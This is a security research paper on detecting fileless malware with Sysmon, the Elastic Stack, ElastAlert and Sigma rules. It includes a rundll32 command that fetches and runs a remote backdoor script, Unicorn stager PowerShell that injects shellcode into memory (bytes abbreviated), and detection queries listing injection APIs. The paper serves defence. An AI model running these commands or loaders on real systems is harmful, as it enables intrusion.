Fileless Threats - Analysis and Detection

Leandro Velasco Rik Van Duijn
Leandro.Velasco@dearbytes.nl
Rik.vanduijn@dearbytes.nl

Security Research Team

August 9, 2018

Abstract

There is a rising trend among threat actors to find newer, more effective and stealthier ways to attack and gain persistence in a network. One way to achieve this is by abusing legitimate software such as Windows Management Instrumentation and PowerShell. This is the case for Living Off the Land and Fileless threats. Attackers use these techniques to avoid antivirus detection and in some cases even bypass software whitelisting solutions. A method to detect these threats consists of monitoring endpoints activity. However, this option comes with numerous challenges that range from getting enough system's activity information to handling hundreds of events per second.

In our research, we analyze this monitoring method and the design challenges involved. Furthermore, we propose a solution that aims to detect and alert when advance threats are identified in a system. In order to provide an endpoint monitoring system free of any vendor lock-in, this solution combines the capabilities of different open source projects as well as free tools. These include, Sysmon for monitoring system activity, Elastic Stack (ELK) to store and query the collected data, ElastAlert to trigger alarms and the Sigma Project to define rules for the alarms. RedTeam Automation (RTA) is used to validate detection capabilities after modifications. This highly customizable solution would enable organizations to hunt for threats inside their networks or create rules that would automatically detect specific threats once they occur.

Contents

1 Introduction

There is a rising trend among threat actors to find newer, more effective and stealthier ways to attack and gain persistence in a network. One way to achieve this is by abusing legitimate software such as Windows Management Instrumentation (WMI) and PowerShell. By leveraging these tools attackers try to avoid antivirus detection and sometimes bypass software whitelisting. This is the case with threats such as fileless malware.

Fileless threats have become well known since the discovery of the code-red malware in 2001 and they have been evolving ever since [15]. That is why various security vendors and researchers have their own definition for them. Yet, they agree with the fact that these threats malicious payloads reside solely in the system's memory. Since these threats do not need to be written to disk, signature based antivirus struggle to detect these threats.

In order to detect this type of attacks Microsoft has been investing in Windows Defender and the AntiMalware Scan Interface (AMSI). This interface allows AMSI to scan files, memory, and streams for malicious content. An example of such an integration would be modern versions of PowerShell that, by implementing AMSI, allows all input to be scanned before it is executed. However, this technique is not invincible. Security researchers have found design and implementation issues that allow attackers to bypass this scan interface [8].

Another way to detect fileless threats is by monitoring endpoints' activity. This can be achieved by collecting the log files of different system and analyzing them for indicators of malicious behavior. Since normal logs do not provide enough information about system processes, software such as Sysmon or endpoint detection and response (EDR) applications can be used to further log systems activity. The challenge with this option is to manage the amount of information each endpoint produces. To provide a way to search through the data and hunt for malicious activity, these logs are saved in systems such as Elasticsearch [10] or Splunk [11] . However, these types of setups still have their limitations and challenges.

The aim of this research is to analyze the inner workings of fileless threats, combined with a methodology to detect them. Moreover, with this research we propose a solution that aims to detect and alert when such a threat is identified in a system. For this solution we combine the capabilities of different open source projects as well as free tools. These include, Sysmon for monitoring system activity, Elastic Stack (ELK) to store and search the collected data, ElastAlert to trigger alarms and the Sigma Project to define the criteria for these alarms.

2 Fileless Malware Definition

The definition of fileless threats has changed over the years, initially it was related to malware that exploited a memory corruption vulnerability [13] and from then on persisted in memory of the host. Later on, threats using scripting languages within interpreted file-formats were considered fileless. For example, Microsoft Office macros running PowerShell commands [12], WMI storing malicious scripts, or the Windows registry containing VBScript. Fileless techniques usage has also changed over the years. Initially these were used by APT actors for advance attacks, but in the recent years they have become the standard in Exploit Kits, ransomware and cryptocurrency miners. Nowadays, fileless threats can be seen as another form of bypassing antivirus. Current attacks use existing file-formats to hide and launch any malicious activity. While traditional malware tries to avoid detection by encrypting/obfuscating binaries[6], Fileless attacks try to avoid detection by injecting payloads into memory thereby circumventing inspection by antivirus.

The name 'fileless' might be misleading as most threats that are considered fileless still use some disk resources. Because of the counter intuitive name, there has been controversy around the fileless definition. For example, a malware sample could hide in a specific file formats like the Windows registry or the WMI repository. Because the Windows registry or the WMI repository are stored on disk, the threat might not be considered fileless as the files are still on disk. However, since there is a separate process parsing these files, an attacker manipulating these repositories could cause the parsing programs to execute additional commands or applications. Because of this controversy, a clear definition is necessary in order to define the scope of our research. So, in the context of this report we define fileless as:

"Fileless threats are payloads launched by scripts, system utilities or via memory corruption, where the final payload never touches disk in its executable form."

3 Fileless Threats in the Wild

Antivirus vendors are increasingly quick at adding new hashes of malicious files to their products. This makes obfuscation more and more important to malware developers. That is the reason why in the last couple of years, there has been an increase in malware samples found employing fileless techniques in the wild. This chapter aims to provide some insight into the ways these attacks implement fileless techniques. Which types of attacks have been seen during the years. In what way do they use fileless techniques and what is their end goal.

The PowerLiks trojan is predominantly used as an adclicker malware. After infection, it loads ads onto the vicitim' system and starts clicking the ads in order to gain revenue for the attackers. There have been cases where systems infected by PowerLiks received additional payloads infecting them with other malware such as ransomware. The PowerLiks trojan resides in memory gaining persistence via the registry. It uses JavaScript and PowerShell to execute it's payload [4]. The malware is executed on boot through hijacking specific CLSID registry keys which are loaded once the system boots [9]. This executes the legitimate rundll32.exe in order to execute JavaScript that retrieves and decrypts PowerShell script that is stored in the registry. Rundll32.exe is used to load mshtml dll, after which the function RunHTMLApplication is being called with JavaScript command as the parameter [1].

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication "; eval(....);
```

Once the JavaScript is executed, it retrieves and decodes a registry key and executes this as a PowerShell script which loads a dll. Because the registry keys were obfuscated using non printable characters, If a user would try to view the registry entry, regedit would crash since it would not be able to show the key name.

The Duqu 2.0 malware is believed to be developed and funded by an intelligence agency. Reports indicate the threat actor targets firms related to the Iran nuclear deal and IT security firms. The malware itself does not employ a fileless infection strategy but does implement a fileless persistence mechanism. Once the malware infects a system, it injects an encrypted binary blob into memory. Then, this blob is decrypted an executed directly from memory to prevent AV detection [7]. After the initial installation, no traditional persistence mechanism is used, the malware resides completely in memory. The way it persists after a reboot is by getting reinfected by other infected systems in the network. This reinfection is done by copying the payload to the rebooted system, starting a service that decrypts the backdoor and loads it into memory.

Invoke-Shellcode.ps1 is part of the PowerSploit suite, this script can be used to inject and execute shellcode. Malware has increasingly been seen using memory injection techniques in order to bypass antivirus. The PowerShell implementation is similar to `syringe.c` [1] which allows an attacker to allocate memory, copy the shellcode into memory and redirect execution flow to the corresponding memory address. Depending on the approach it is possible to load PE (EXE/DLL) or shellcode directly into memory. The general approach remains the same:

[1] `https://github.com/securestate/syringe`

1. Allocate memory (e.g VirtualAlloc)
2. Copy PE/Shellcode to memory (e.g. MemSet/Memcpy)
3. Execute (e.g. CreateThread/CreateRemoteThread)

The above procedure differs depending on how the executable code is injected. Moreover, if the executable is a PE file, it requires space for sections and rebasing to make sure offsets are correct [2].

The GhostMiner mining malware is a fileless miner with worming capabilities. The aim of the malware is to use CPU time in order to mine Monero (XMR) cryptocurrency. The miner uses the Neutrino bot in order to scan and exploit specific vulnerabilities such as the Oracle WebLogic CVE-2017-10271 and CVE-2018-2628. Once exploitation is successful an encoded PowerShell command is executed which downloads the second stage. Persistence is gained by storing a binary payload and PowerShell script as a WMI object. The method uses an ActiveScriptConsumer to invoke the PowerShell script at a specific time. This allows the malware to verify it is still installed and reinfect when necessary. When reinfection occurs the script copies the WMI object to disk and executes the binary with specific arguments.

4 Proposed Solution

As we mentioned in the introduction, one way to detect fileless threats is by implementing endpoint monitoring. However, building an infrastructure to support such a method comes with a lot of challenges ranging from getting enough system's activity information to handling hundreds of events per second. Once the infrastructure is in place, a detection criteria needs to be defined. This involves identifying specific scenarios that are considered to be out of the norm and thus should trigger an alert. In this section we analyze these design challenges and propose a way to overcome them. In Section 5 we study the approaches and processes to define the detection criteria.

4.1 Data acquisition

First of all, system activity needs to be logged with enough details so that it allows complex analysis such as parent-child relationship between processes. Moreover, information gathered should provide an indication of how the different processes interact with the rest of the system. Arguments that were passed during process creation, files a process has accesses to, network connections it establishes, and the library loads are examples of this type of data. By analyzing these values the state of a system can be recreated and malicious behaviour can be identified.

To overcome this first challenge, we decided to use Sysmon [2], a Windows system service and device driver that logs system activity with a high level of detail to the Windows event logs. To indicate what type of events Sysmon needs to log, a configuration file with basic filtering capabilities is used. As a basis for this configuration file, we use a modified version of the configuration file created by SwiftOnSecurity [3]. This configuration file provides filters which yield events with a fair amount of system visibility while filtering out normal behavior. It focuses on logging the creation of processes, threads, and files, the establishment of network connections and the modification of registry keys. To adjust Sysmon logging features to our infrastructure, we added extra filters and modified some of the existing ones. Furthermore, to improve visibility of PowerShell activity, we enabled script block and module logging [3]. This feature captures and logs all commands executed by the PowerShell engine. Additionally it records the commands as they were originally invoked. It also stores the command arguments after being decoded and deobfuscated. This provides highly valuable insights into the execution of malicious scripts.

4.2 Managing the data

Secondly, an infrastructure to collect logs from different systems, parse and store the collected data, and allow visualization needs to be implemented. This platform should allow security analysts to perform threat hunting. This means, to visualize the data using different types of charts and allow quick filtering without incurring a performance overhead. To accomplish this, the way that the information is handled should allow fast and flexible searches. The amount of data ingested by such a platform can be overwhelming. Special database models should be used that allow full text queries to be executed in large sets of data. Moreover, such a database should provide fine control over the indexing process and the way the database scales.

For our solution, the following components of the Elastic Stack [4] were used. For log collection and forwarding Winlogbeats was used. This lightweight agent, once installed on the endpoint,

[2] https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
[3] https://github.com/SwiftOnSecurity/sysmon-config
[4] https://www.elastic.co/products

reads from one or more event logs, filters the events as instructed by a configuration file, and sends the event data to the configured outputs. In our case, since we are already filtering events with sysmon, Winlogbeat is configured to just read and forward events to a Logstash instance. Logstash parses the data, transforms it into a common format, and then sends it to the configured output, which in this case is Elasticsearch. This distributed search engine allows us to store, query, and analyze big volumes of data in near real time. These features, together with its highly scalable nature and full-text search capabilities, makes Elasticsearch ideal for our solution. To enable analyzing the data and hunting for malicious indicators, we built a set of dashboards using Kibana, a browser-based analytics and visualization platform designed to work with Elasticsearch. These dashboards were designed to allow a security analyst to observe the relationship between the different processes and their interactions with the rest of the system.

4.3 Detection and Alerting

Finally, a mechanisms to trigger alarms should be implemented to automatically warn security analysts of malicious behaviour. To accomplish this goal, certain characteristics of the data need to be identified and monitored. Once indicators are detected an alarm is raised. One way to formally describe these characteristics is by writing detection rules. These rules should be able to represent in an abstract way a particular scenario that is considered suspicious or malicious. Then, in an automatic fashion, the alert mechanism should process all the available rules and search in the database for the scenarios the rules describe.

In order to enable this functionality in our solution, we use ElastAlert [5], a simple and flexible framework to alert when anomalies, spikes, or other patterns of interest are detected in an Elasticsearch instance. Specifically, we focus on the rule type "Any" that triggers an alarm for every hit a given search yields. As the searches filter we use the "query_string" type, this allows rules to be defined as Elasticsearch queries written in the Lucene syntax. To improve the maintainability and readability of the detection rules, we use the format proposed by the Sigma project [6]. The Sigma format allows one to define specific filters for log events in a straight forward and human readable manner. In addition to proposing a rule schema, Sigma's repository provides a large set of rules to detect general malicious behaviour on an endpoint Furthermore, it includes a mechanism to port rules from the Sigma format to different platforms such as Splunk, X-pack and ElastAlert. To build the detection rule set used in this research, we have used a subset of the rules provided by Sigma together with rules of our own design. Then, to enable their use within out alerting infrastructure, we ported thes rules to the format supported by ElastAlert. In Section 5 we study in more details the approaches that can be taken to define detection rules as well as the processes involved to test, fine tune, and verify them.

4.4 Architecture Overview

Figure 1 depicts how the aforementioned components interact with each other. On the left hand side of the picture we have a collection of Windows 10 endpoints. These systems are running Sysmon to log system activity and Winlogbeat to forward logs to the server. On the right hand side we have an Ubuntu 16.04 server responsible of running Logstash which is responsible for event parsing, Elasticsearch for indexing and storage, Kibana for visualization, and ElastAlert as the alerting mechanism.

[5] https://github.com/Yelp/elastalert
[6] https://github.com/Neo23x0/sigma



Figure 1: Architecture Overview

For a proof of concept, this "all in one" architecture is sufficient. However, for bigger environments a distributed architecture should be used to cope with the higher performance requirements. Since all the software used to build this solution is designed to scale, building a distributed architecture is just a matter moving the different components to different systems.

5 Detection Rules

To build detection rules there are several approaches. These include but are not limited to leveraging public and internal threat research, and analyzing the fundamentals of threats. The first approach is based on static characteristics of known threats. This means, using static properties of a threat to build a signature that detects it. The issue with this approach is that bypasses are easily implemented by changing the way threats are implemented On the other hand, rules could be written based on the behavioral analysis of the threats and the characteristics that define them. This approach can overcome simple implementation changes; however, it is time consuming and prone to false positives. Since both approaches have their pros and cons, a balance between both, together with a testing and fine tuning phase, is an optimal methodology to build detection rules.

For both approaches there is an extensive set of public threat analysis and research. Examples of such can include vendor reports, academic publications, independent research writeups, and vulnerability disclosures. To build detection rules for fileless threats the LOLBAS Repository [7] and the MITRE's ATT&CK [8] are particularly useful resources.

Living Off The Land Binaries And Scripts (LOLBAS) Repository. This repository is a community effort to document every executable that could be used during a Living Off The Land attack [14]. In other words, executables that are present on the system by default and allow an attacker to execute them as a hacking tool directly or perform operations other than the ones those were intended to. For example, execute code, download/upload files, bypass UAC, compile code, get credentials, and allow for scripting. Since the definition of these executables resembles in many aspects that of the fileless threats, the LOLBAS repository plays an important role when building detection rules. As a starting point, one could monitor anomalies in the way that these executables are in invoked. This can be done by inspecting the parent process, executable path, arguments in the command line among other things. If an irregularity is spotted, a threat hunt could be started which can lead to detection of a malicious actor in the network. Once the threat is analyzed, a detection rule can be created to detect the behavior of a threat, and alert upon it when it is detected on a system.

An example of this type of executables is "rundll32.exe". This utility program, originally designed only for internal use at Microsoft, allows the invocation of a function exported from a DLL. The functionality can also be used by an attacker, as depicted in Listing 1. In this case rundll32.exe is used to execute JavaScript code, the same technique that was used by the PowerLiks trojan. Rundll32.exe could be monitored for being called with unusual arguments such as "javascript".

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();
    GetObject("script:https://raw.githubusercontent.com/3gstudent/Javascript
    -Backdoor/master/test")
```

Listing 1: Rundll32.exe abused to execute javascript

[7] https://github.com/api0cradle/LOLBAS
[8] https://attack.mitre.org/wiki/Main_Page

MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK™). This resource, as its name implies, is a database that contains known tactics and techniques observed being used by different threats. Furthermore, it proposes a standard model to describe the phases involved when an adversary launches an attack. Even though ATT&CK provides some practical examples of the different techniques, it aims to be a conceptual database and not a repository of malicious tools. So, by studying the techniques included in this knowledge base, one can identify which ones could potentially be used during a fileless threat and built detection rules based on them. An example of a technique that could be used for fileless threat would be "Execution through API" [9]. This technique describes which Windows API could be used by an attacker to inject malicious code in memory. Combining this knowledge with the visibility provided by the PowerShell Script Block logging feature, it is possible to detect when an attacker attempts to inject malicious code directly in memory. An example of such a threat is studied in more detail in Section 6.

5.1 Creation

Creating rules that alert on the aforementioned threats can be challenging. Using Elasticsearch and Kibana an analyst could search for the occurrence of suspicious activity. The tools provide the flexibility to hunt for suspicious behaviour by either using the default filters or by issuing custom queries. An approach could be to start doing hunts and once these hunts become more accurate, create standard queries for them using ElastAlert. Since the ElastAlert's rules are based on Elasticsearch queries, detection rules can easily be created based on the query used during the hunt. Once a new threat has been found or a rule has been created, running that rule against historical data could show previously undetected breaches.

5.2 Testing and Fine-tuning

Updating and changing detection rules could potentially introduce errors or broken rules into the system. In order to improve reliability, any changes need to be tested. Once changes are introduced all detection rules need to be validated. To streamline the rule testing and fine tuning process we have included in our solution the Red Team Automation (RTA) project [10] . This project provides a framework designed to test detection mechanisms deployed in the infrastructure. This is accomplished by providing unit test scripts that emulate known malicious techniques. Furthermore, its flexibility allows an organization to extend the framework and build custom scripts. By comparing the tests executed with the amount of events and alarms received we can evaluate the effectiveness of the rules. Figure 2 shows how the rule creation and verification process can be performed in our solution.

[9] https://attack.mitre.org/wiki/Technique/T1106
[10] https://github.com/endgameinc/RTA



Figure 2: Rule life cycle overview

6 Case Study: Unicorn Stager Generator

In this section we present the "Unicorn Stager Generator" [11] as a case study. This simple tool allows an attacker to generate a PowerShell command that, after some stages, injects a given shellcode straight into memory. The idea behind this analysis, is to provide a practical example of how our proposed solution can be used to detect such a threat. To do so, we first explore the inner workings of this generator. Afterwards we analyze the different stages that a generated PowerShell stager command takes to inject the final payload into memory. Lastly, based on the properties extracted from the analysis of the stages, we present two possible detection rules that could be used to detect the threat.

The Unicorn Stager Generator has the flexibility to inject not only custom shellcode but also those generated with the Cobalt Strike, and Metasploit frameworks. Furthermore, besides generating a PowerShell command as a shellcode stager, it supports other payload delivery system such as HTA files and Microsoft Office's macros and Dynamic Data Exchange (DDE). These payload delivery options, can then launch the stager functionality, injecting and executing shellcode directly from memory to memory.

To evade antivirus detection, Unicorn randomizes variable names and makes heavy usage of base64 encoded strings. This is also done to aggregate and hide the different PowerShell commands involved in the stages. In addition, the argument '-EncodedCommand' nor any of its aliases is directly used [12].

For this case study we used Unicorn version 3.1 to generate a meterpreter (Metasploit) shellcode stager using the HTML Application (HTA) as the payload delivery option. It is important to note that, the PowerShell commands generated by Unicorn depends on the output options selected. This means that, by using a different setup that the one presented, an attacker could possibly bypass the detection rules discussed in this section.

6.1 Stager Analysis

After generating the HTA payload, we execute it on the test system using Internet Explorer. Next, Sysmon logged all the activity related to this process and then this data was stored in Elasticsearch. By making use of the dashboards built for this solution, we identified the following stages involved in the attack.

Stage1

This stage sets two variables, one with the string "-" and another one with the string "ec". Then, both variables are combined into "-ec" and later combined with the "powershell" keyword and the content of the stage 2 encoded with base64. Essentially it creates a standard PowerShell base64 encoded command such as: "powershell -ec ¡base64¿" in order to avoid command line argument based detection.

```
powershell.exe /w 1 /C "s''v sL -;s''v Zfc e''c;s''v PMV ((g''v sL).value.
    toString()+(g''v Zfc).value.toString());PowerShell (g''v PMV).value.
    toString()  ('JABHAEQAIAA9ACAAJwAkAG[...]AgACQARgBFACIAOwB9AA'+'==')"
```

Listing 2: Stage1 command; base64 abbreviated to improve readability

[11] https://github.com/trustedsec/unicorn
[12] https://github.com/trustedsec/unicorn/commit/c3a922298cc46add059ea16d7be418bc812a77ee

Stage2

Stage 2 calls PowerShell and this time it executes it using the ‘“-ec” argument instructing PowerShell to decode and execute the payload shown in listing 4.

```
PowerShell -ec JABHAEQAIAA9ACAAJwAkAG[...]AgACQARgBFACIAOwB9AA==
```

Listing 3: Stage2 command; base64 abbreviated to improve readability

Stage2 payload, first encodes the final payload with base64. Then, it determines whether the system is 32-bit or 64-bit, and prepares the arguments to be passed to the corresponding PowerShell version. Finally, it makes the command invocation resulting in stage 3.

```
$GD = '$dB = ''[DllImport("kernel32.dll")]public static extern IntPtr
    VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);[DllImport("kernel32.dll")]public static extern IntPtr
    CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
    lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
    lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(
    IntPtr dest, uint src, uint count);'';$az = Add-Type -memberDefinition
    $dB -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]
    $az0 = 0xfc,0xe8,0x82,[...],0xee,0xc3;$AR = 0x1008;if ($az0.Length -gt 0
    x1008){$AR = $az0.Length};$fJ=$az::VirtualAlloc(0,0x1008,$AR,0x40);for (
    $vy=0;$vy -le ($az0.Length-1);$vy++) {$az::memset([IntPtr]($fJ.ToInt32()
    +$vy), $az0[$vy], 1)};$az::CreateThread(0,0,$fJ,0,0,0);for (;){Start-
    Sleep 60};';$FE = [System.Convert]::ToBase64String([System.Text.Encoding
    ]::Unicode.GetBytes($GD));$k0 = "-ec ";if([IntPtr]::Size -eq 8){$lK =
    $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "&
    $lK $k0 $FE"}else{;iex "& PowerShell $k0 $FE";}
```

Listing 4: Stage2 payload base64 decoded and shellcode abbreviated

Stage3

The following snippet shows the result of the previous stage. As can be seen there, PowerShell is called again with an encoded string containing the payload.

```
powershell.exe -ec JABkAEIAIAA9ACAAJ[...]ACAANgAwAHOAOwA=
```

Listing 5: Stage3 command; base64 abbreviated for readability

The payload, as depicted in Listing 6, performs the following steps to finally place the shellcode in memory and start it:

1. Imports kernel32.dll and msvcrt.dll
2. Defines a shellcode buffer
3. Allocates RWX memory with the size of the shellcode buffer
4. Copies the shellcode buffer to the RWX memory

5. Creates a thread with the shellcode as the entrypoint
6. Starts an infinite loop, sleeping 60 seconds

```
$dB = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(
    IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[
    DllImport("kernel32.dll")]public static extern IntPtr CreateThread(
    IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
    IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport
    ("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src,
     uint count);';$az = Add-Type -memberDefinition $dB -Name "Win32" -
    namespace Win32Functions -passthru;[Byte[]];[Byte[]]$az0 = 0xfc,0xe8,0
    x82,0x00,0x00,0x00,0x60,[...],0x75,0xee,0xc3;$AR = 0x1008;if ($az0.
    Length -gt 0x1008){$AR = $az0.Length};$fJ=$az::VirtualAlloc(0,0x1008,$AR
    ,0x40);for ($vy=0;$vy -le ($az0.Length-1);$vy++) {$az::memset([IntPtr](
    $fJ.ToInt32()+$vy), $az0[$vy], 1)};$az::CreateThread(0,0,$fJ,0,0,0);for
    (;){Start-Sleep 60};
```

Listing 6: Stage3 payload base64 decoded and shellcode abbreviated

6.2 Detecting the payload using process creation

Monitoring this threat can be done in multiple ways. One way is by inspecting the process creation events logged by Sysmon. This allows analysis of the command line and arguments used to start a new process. For our analysis we have focused on the following fields:

- Command line
- Parent command line
- Process ID
- Parent process ID

Another way to monitor this threat is by leveraging the PowerShell script block logging feature. This capability allows inspecting the different commands being executed in a PowerShell script. This option is explored in Section 6.3.

Analyzing the different command lines logged during the HTA file execution, as shown in Listing 7, gives limited options to filter on. First, the execution of mshta running scripts from the temp folder could indicate malicious intent. However, this is not the case with our sample. Then, the execution of PowerShell using the hidden window (/w 1) argument could be an indication of a malicious scripts, yet this argument is also used by administrative script. Finally, PowerShell being called using the EncodedCommand argument, could be considered suspicious, however it is not enough to consider the event malicious. These indicators could be used during incident response or malware analysis but are too generic and will generate a high number of false positives if used automatically.

```
#Launcher:
C:\Windows\SysWOW64\mshta.exe C:\Users\user\Desktop\Launcher.hta {1E460BD7-
    F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}

#Stage1:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /w 1 /C "s''v sL
    -;s''v Zfc e''c;s''v PMV ((g''v sL).value.toString()+(g''v Zfc).value.
    toString());PowerShell (g''v PMV).value.toString() ('JABH[   ]wB9AA
    '+'==')"

#Stage2:
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -ec JABHA[...]
    B9AA==

#Stage3:
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -ec JABkA[...]
    HOAOwA=
```

Listing 7: Process creation events produced during the execution of the HTA file

Analyzing the Unicorn source code showed the use of the "sv" and "gv" aliases which on its own is no indication of maliciousness. However, by combining them with the previous indicators, one can create a filter specific enough to detect Unicorn stager. In the following Listing we present an Elasticsearch query that, by combining the properties of the first two stages it is able to identify the threat while reducing the amount of false positives.

```
event_id:"1" AND
event_data.ParentImage:("*\\powershell.EXE") AND
event_data.Image:("*\\powershell.exe") AND
event_data.CommandLine:("\-ec") AND
((event_data.ParentCommandLine:"s\'\'v") OR
    (event_data.ParentCommandLine:"sv")) AND
((event_data.ParentCommandLine:"g\'\'v") OR
    (event_data.ParentCommandLine:"gv")) AND
event_data.ParentCommandLine:"value.toString"
```

Listing 8: Elasticsearch query to detect Unicorn stager

This rule is a good example of the result of performing a static analysis on the characteristics of the threat. As discussed in Section 5, this method has the disadvantage of being easily bypassed. In the next version of Unicorn the stages can be generated using different techniques which would make the above rule obsolete. To overcome this limitation we performed a more in-depth analysis of the threat and focused on commands executed by each of the stages rather than how the processes were created.

6.3 Detecting the payload using PowerShell script block logging

By inspecting records generated by the PowerShell Script block logging feature, we identified the code depicted in Listing 9 as being the most interesting one. This corresponds to the commands executed during the third stage of the sample. As discussed during the stager analysis, this

stage is responsible for loading the shellcode in memory and then start it's execution.

```
$dB = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(
    IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[
    DllImport("kernel32.dll")]public static extern IntPtr CreateThread(
    IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
    IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport
    ("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src,
     uint count);';$az = Add-Type -memberDefinition $dB -Name "Win32" -
    namespace Win32Functions -passthru;[Byte[]];[Byte[]]$az0 = 0xfc,0xe8,0
    x82,0x00,0x00,0x00,...0x29,0xc6,0x75,0xee,0xc3;$AR = 0x1008;if ($az0.
    Length -gt 0x1008){$AR = $az0.Length};$fJ=$az::VirtualAlloc(0,0x1008,$AR
    ,0x40);for ($vy=0;$vy -le ($az0.Length-1);$vy++) {$az::memset([IntPtr](
    $fJ.ToInt32()+$vy), $az0[$vy], 1)};$az::CreateThread(0,0,$fJ,0,0,0);for
    (;){Start-Sleep 60};
```

Listing 9: Commands executed in Stage3

As shown in the previous snippet, this PowerShell script perform calls to two important Windows API functions, VirtalAlloc and CreateThread. These are executed by first importing the kernel32.dll and msvcrt.dll libraries. This sequence of API calls executed as PowerShell commands is an indication of code injection. In most cases this activity can be considered malicious behaviour. The following query was made using these properties together with properties often used to perform Process Hollowing and Process Injection [5].

```
event_id:"4104" AND
event_data.ScriptBlockText:("GetModuleHandle" "GetProcAddress" "
    VirtualAlloc" "VirtualAllocEx" "WriteProcessMemory" "WaitForSingleObject
    " "msvcrt.dll" "memcpy" "kernel32.dll" "memset" "LoadLibraryA" "
    LoadLibraryW" "VirtualFree" "VirtualFreeEx" "VirtualProtect" "
    GetModuleHandleA" "GetModuleHandleW" "CreateRemoteThread" "
    NtCreateThreadEx" "CreateThread" "DllImport" "CreateProcessA" "
    CreateProcessW" "CreateProcessAsUserA" "CreateProcessAsUserW" "
    CreateProcessInternalA" "CreateProcessInternalW" "
    CreateProcessWithLogonW" "CreateProcessWithTokenW" "LoadLibraryA" "
    LoadLibraryW" "LoadLibraryExA" "LoadLibraryExW" "LoadModule" "
    LoadPackagedLibrary" "WinExec" "ShellExecuteA" "ShellExecuteW" "
    ShellExecuteExA" "ShellExecuteExW")
```

Listing 10: Elasticsearch query to Powershell code injection

This query leverages the fundamentals of the threat rather than the static properties of the Unicorn stager. Because of that, it will not only identify this threat, but all PowerShell scripts that implement any form of code injection.

The Elasticsearch queries shown in this section were extracted from the result of exporting Sigma rules to ElastAlert format. The Sigma rules created during the analysis of Unicorn Stager Generator can be found in Appendix A.

7 Conclusion

Our research focused on analyzing the impact and definition of fileless threats, as well as, exploring a way to detect them reliably. To accomplish our goals we first performed a theoretical analysis of the threat model together with an analysis of relevant fileless samples in the wild. This analysis yielded clear evidence that regular antivirus and whitelisting software are not sufficient to detect and prevent this type of threat. Therefore, we explored the challenges involved in implementing a system that detects this type of threat by performing endpoint monitoring. Aspects such as detailed system activity logging, fast event parsing, big data storage and indexing, and automatic alarm triggering should be taken in consideration to build an appropriate system. Moreover, we studied different approaches that could be taken to define a hunting and detection criteria that would allow identifying fileless threats in the network.

